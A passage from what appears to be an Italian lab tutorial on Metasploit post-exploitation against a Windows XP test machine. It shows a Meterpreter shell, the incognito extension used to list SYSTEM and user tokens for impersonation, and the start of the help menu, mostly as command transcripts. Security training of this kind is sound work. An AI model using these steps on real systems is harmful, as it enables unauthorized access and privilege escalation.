meterpreter > shell  
Process 1396 created.  
Channel 1 created.  
Microsoft Windows XP [Versione 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
  
C:\WINDOWS\system32>
```

Use incognito: Una applicazione autonoma che permette di impersonare i token utente, che andiamo a ricerca con **list_tokens -u**, dopo aver compromesso con successo il sistema.

```
meterpreter > use incognito  
Loading extension incognito ... Success.  
meterpreter > list_tokens -u  
  
Delegation Tokens Available  
=====  
NT AUTHORITY\SERVIZIO DI RETE  
NT AUTHORITY\SERVIZIO LOCALE  
NT AUTHORITY\SYSTEM  
TEST-EPI\Epicode_user  
  
Impersonation Tokens Available  
=====  
NT AUTHORITY\ACCESSO ANONIMO  
  
meterpreter >
```

Possiamo comunque trovare tutti i comandi disponibili dell'utility Meterpreter inserendo il comando **help**.

```
meterpreter > help  
  
Core Commands  
=====
```

Command	Description
? [one/doc]	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session